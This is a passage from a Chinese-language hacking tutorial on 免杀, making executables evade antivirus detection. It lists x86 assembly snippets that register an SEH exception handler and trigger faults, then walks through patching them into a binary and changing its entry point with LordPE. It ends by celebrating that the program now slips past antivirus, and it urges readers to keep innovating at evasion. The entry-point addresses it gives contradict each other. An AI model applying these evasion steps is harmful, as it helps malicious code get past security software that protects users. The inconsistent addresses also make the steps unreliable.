


图 7.2.5

用来我们写 SHE 加密指令，下面是 SHE 一些加密指令：

```

00405218  原入口点
0040E000  新入口点
push  *****
mov  eax,dword ptr fs:[0]
push  eax
mov  dword ptr fs:[0],esp
mov  esi,0
mov  eax,dword ptr ds:[esi]
~~~~~

push  *****
mov  eax,dword ptr fs:[0]
push  eax
mov  dword ptr fs:[0],esp
mov  ebx,0
div  ebx
~~~~~

nop
push  *****
mov  eax,dword ptr fs:[0]
push  eax
mov  dword ptr fs:[0],esp
int  3
~~~~~

push  *****
mov  eax,dword ptr fs:[0]

```

```
push eax
mov dword ptr fs:[0],esp
nop
int 68
~~~~~

push *****
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
nop
vxdcall 134543
~~~~~

push *****
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
~~~~~

push xxx
push dword ptr fs:[0]
mov fs:[0], esp
stc
~~~~~

push xxx
push dword ptr fs:[0]
mov fs:[0], esp
JMP 0
~~~~~

push xxx
push dword ptr fs:[0]
mov fs:[0], esp
ret
~~~~~

push xxx
push dword ptr fs:[0]
mov fs:[0], esp
pop ss
```

我们就拿第一个来

```
push *****          push 00418ca0 (原入口点)
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
mov esi,0
mov eax,dword ptr ds:[esi]
```

我们开始写我们的指令，第一个指令我们直接压入他的原入口点就 OK 了，然后后面的复制

粘贴就好了，如图 7.2.6




图 7.2.6

然后我们来保存这个程序，复制到可执行文件，如图 7.2.7，图 7.2.8




图 7.2.7




图 7.2.8

那么最后还有一步没有完成我们来修改他的入口点，打开我们的 lordPE，修改入口点为 00011C00，如图 7.2.9




图 7.2.9

这也就是我们刚刚 SHE 异常的一段了，然后我们保存，好了那么这个程序达到了免杀的目的，同时可以正常运行，免杀是死的人是活的，我们要不断的创新。学会举一反三，那么你在学免杀的时候才能有所成就！

(全文完) 责任编辑: IceSn0w